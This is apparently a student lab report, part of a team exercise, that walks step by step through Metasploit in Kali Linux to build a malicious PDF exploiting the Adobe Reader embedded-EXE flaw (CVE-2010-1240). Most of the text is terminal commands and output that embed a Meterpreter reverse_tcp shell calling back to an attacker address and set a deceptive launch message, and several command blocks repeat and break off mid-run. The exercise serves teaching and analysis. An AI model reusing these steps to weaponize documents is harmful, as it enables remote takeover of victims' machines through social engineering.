

# Malicious PDF File Creation -

## No. 13

### Stage 1

Using Kali Linux's Metasploit, you are required to create a pdf file with malicious payload/shellcode. You can make the created pdf file as complex as you can using techniques such as compression, filtering, obfuscation, etc. The encryption of pdf file might cause some problem with analyzing the created malicious pdf file. So, you may need to avoid encrypting your pdf file so the other team can analyze it. You also need to embed or have some "hidden secret code" somewhere in the shellcode or payload in Unicode format so the other team can reveal it when analyzing your pdf file. The secret code can be as simple as a string such as "secret code is: 123ABC".

Malicious Zip file Password – passw0rd

## IMPLEMENTING STAGE 1:

## Step 1

We generated a payload for PDF Exploit. Here we have a framework called Metasploit V6 to generate the payload. As it is a framework, many exploits are available, of which we have used search keyword to search for the available exploits.

The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help
$ sudo msfdb init && msfconsole
[sudo] password for sulakshana: 
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

A diagram titled "METASPLOIT by Rapid7" illustrates the framework's architecture:

- RECON**: Represented by a funnel shape at the top left.
- PAYLOAD**: Represented by a box at the bottom left.
- EXPLOIT**: Represented by a box at the top right.
- LOOT**: Represented by a box at the bottom right.

Below the diagram, the terminal displays the version information for Metasploit v6.2.18-dev:

```
-[ metasploit v6.2.18-dev ]-
+ -- ==[ 2244 exploits - 1185 auxiliary - 398 post ]==
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]==
+ -- ==[ 9 evasion ]==
```

A tip is provided: "Metasploit tip: You can pivot connections over sessions started with the ssh\_login modules".

The user enters the command `search adobe pdf embedded`, and the terminal shows the results of the search:

```
msf6 > search adobe pdf embedded
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/windows/fileformat/adobe_pdf_embedded_exe 2010-03-29 excellent No Adobe PDF Embedded
EXE Social Engineering
1 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29 excellent No Adobe PDF Escape E
XE Social Engineering (No JavaScript)
```

At the bottom, a note states: "Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/fileformat/adobe\_pdf\_embe dded\_exe\_nojs".

## Step 2

We have used an exploit that is found in Adobe called `Adobe_pdf_embedded_exe`. We have also executed a command called `show options` which is used to display all the detailed information about the exploit.

We have used command `set filename` to name the pdf payload file. We also used another command `set launch_message` (the string the comes after the command will be displayed when a user tries to open the pdf file).

{We did not use `set launch_message` to insert the secret code.}

We used the `show options` command to display the detailed information of generated malicious file.

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):



| Name           | Current Setting                                                                                    | Required | Description                              |
|----------------|----------------------------------------------------------------------------------------------------|----------|------------------------------------------|
| EXENAME        |                                                                                                    | no       | The Name of payload exe.                 |
| FILENAME       | evil.pdf                                                                                           | no       | The output filename.                     |
| INFILENAME     | /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                           | yes      | The Input PDF filename.                  |
| LAUNCH_MESSAGE | To view the encrypted content please tick the "Do not show this message again" box and press Open. | no       | The message to display in the File: area |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:



| Id | Name                                                                                   | Target |
|----|----------------------------------------------------------------------------------------|--------|
| 0  | Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English) |        |



msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename Ran.pdf
filename => Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/sulakshana/Downloads/cs.pdf
INFILENAME => /home/sulakshana/Downloads/cs.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set launch_message This is only launch message not the embedded secret code.
launch_message => This is only launch message not the embedded secret code.
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):




| Name       | Current Setting                   | Required | Description              |
|------------|-----------------------------------|----------|--------------------------|
| EXENAME    |                                   | no       | The Name of payload exe. |
| FILENAME   | Ran.pdf                           | no       | The output filename.     |
| INFILENAME | /home/sulakshana/Downloads/cs.pdf | yes      | The Input PDF filename.  |


```

## Step 3

We used a command show payloads to display all the available payloads for the exploit.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of the 'show payloads' command in a Metasploit Meterpreter session. The session title is 'Shell No.1'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the 'Payload options (windows/meterpreter/reverse\_tcp):' section with a table of settings: EXITFUNC (process), LHOST (10.0.2.15), and LPORT (4444). It also shows the 'Exploit target:' section with a table listing the target as 'Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)'. The command 'msf6 exploit(windows/fileformat/adobe\_pdf\_embedded\_exe) > show payloads' is entered, resulting in a 'Compatible Payloads:' section with a table of 13 payloads, including generic, shell, and bind stagers.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Deb
2	payload/generic/shell_bind_tcp		normal	No	Generic Command
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command
4	payload/generic/ssh/interact		normal	No	Interact with E
5	payload/generic/tight_loop		normal	No	Generic x86 Tig
6	payload/windows/custom/bind_hidden_ipknock_tcp		normal	No	Windows shellco
7	payload/windows/custom/bind_hidden_tcp		normal	No	Windows shellco
8	payload/windows/custom/bind_ipv6_tcp		normal	No	Windows shellco
9	payload/windows/custom/bind_ipv6_tcp_uuid		normal	No	Windows shellco
10	payload/windows/custom/bind_named_pipe		normal	No	Windows shellco
11	payload/windows/custom/bind_nonx_tcp		normal	No	Windows shellco
12	payload/windows/custom/bind_tcp		normal	No	Windows shellco

## Step 4

These different kinds of payloads are available in the Metasploit framework.



The screenshot shows the Metasploit framework interface. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, a list of payloads is displayed, each with a number, a description, and three status columns: 'normal', 'No', and 'Windows shellco'. The list includes various stagers and injectors, such as 'Reverse HTTPS Stager', 'Reverse TCP Stager', and 'Reverse Hop HTTP/HTTPS Stager'.

Number	Description	normal	No	Windows shellco
19	payload/windows/custom/reverse_https_proxy	normal	No	Windows shellco
20	payload/windows/custom/reverse_ipv6_tcp	normal	No	Windows shellco
21	payload/windows/custom/reverse_named_pipe	normal	No	Windows shellco
22	payload/windows/custom/reverse_nonx_tcp	normal	No	Windows shellco
23	payload/windows/custom/reverse_ord_tcp	normal	No	Windows shellco
24	payload/windows/custom/reverse_tcp	normal	No	Windows shellco
25	payload/windows/custom/reverse_tcp_allports	normal	No	Windows shellco
26	payload/windows/custom/reverse_tcp_dns	normal	No	Windows shellco
27	payload/windows/custom/reverse_tcp_rc4	normal	No	Windows shellco
28	payload/windows/custom/reverse_tcp_rc4_dns	normal	No	Windows shellco
29	payload/windows/custom/reverse_tcp_uuid	normal	No	Windows shellco
30	payload/windows/custom/reverse_udp	normal	No	Windows shellco
31	payload/windows/custom/reverse_winhttp	normal	No	Windows shellco
32	payload/windows/custom/reverse_winhttps	normal	No	Windows shellco
33	payload/windows/dllinject/bind_hidden_ipknock_tcp	normal	No	Reflective DLL
34	payload/windows/dllinject/bind_hidden_tcp	normal	No	Reflective DLL
35	payload/windows/dllinject/bind_ipv6_tcp	normal	No	Reflective DLL
36	payload/windows/dllinject/bind_ipv6_tcp_uuid	normal	No	Reflective DLL
37	payload/windows/dllinject/bind_named_pipe	normal	No	Reflective DLL
38	payload/windows/dllinject/bind_nonx_tcp	normal	No	Reflective DLL
39	payload/windows/dllinject/bind_tcp	normal	No	Reflective DLL
40	payload/windows/dllinject/bind_tcp_rc4	normal	No	Reflective DLL
41	payload/windows/dllinject/bind_tcp_uuid	normal	No	Reflective DLL
42	payload/windows/dllinject/reverse_hop_http	normal	No	Reflective DLL
43	payload/windows/dllinject/reverse_http	normal	No	Reflective DLL
44	payload/windows/dllinject/reverse_http_proxy_pstore	normal	No	Reflective DLL




## Step 5

We used reverse\_tcp out of all the available payloads, which is available under meterpreter. We used command show options to check the correctness and the detailed information about the exploit.

Set LHOST is used to assign the IPV4 of the attacker's machine.

Set LPORT is used to assign a port. Here we used port number 80, which is a communication port used for establishing connection between the attacker and the victim computer.

We used the exploit command to generate the malicious pdf with payload.



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):



| Name           | Current Setting                                            | Required | Description                              |
|----------------|------------------------------------------------------------|----------|------------------------------------------|
| EXENAME        |                                                            | no       | The Name of payload exe.                 |
| FILENAME       | Ran.pdf                                                    | no       | The output filename.                     |
| INFILNAME      | /home/sulakshana/Downloads/cs.pdf                          | yes      | The Input PDF filename.                  |
| LAUNCH_MESSAGE | This is only launch message not the embedd ed secret code. | no       | The message to display in the File: area |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:



| Id | Name                                                                                   |
|----|----------------------------------------------------------------------------------------|
| 0  | Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English) |



msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'Ran.pdf' file...
[*] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit


[*] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
```

## Step 6

After successfully completing all the above steps,

Here we used the use command to implement multi/handler exploit. We assigned a payload called reverse\_tcp that comes under meterpreter.

We used show options command to get the detailed information about the payload and reverse\_tcp.



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[*] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'Ran.pdf' file ...
[*] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
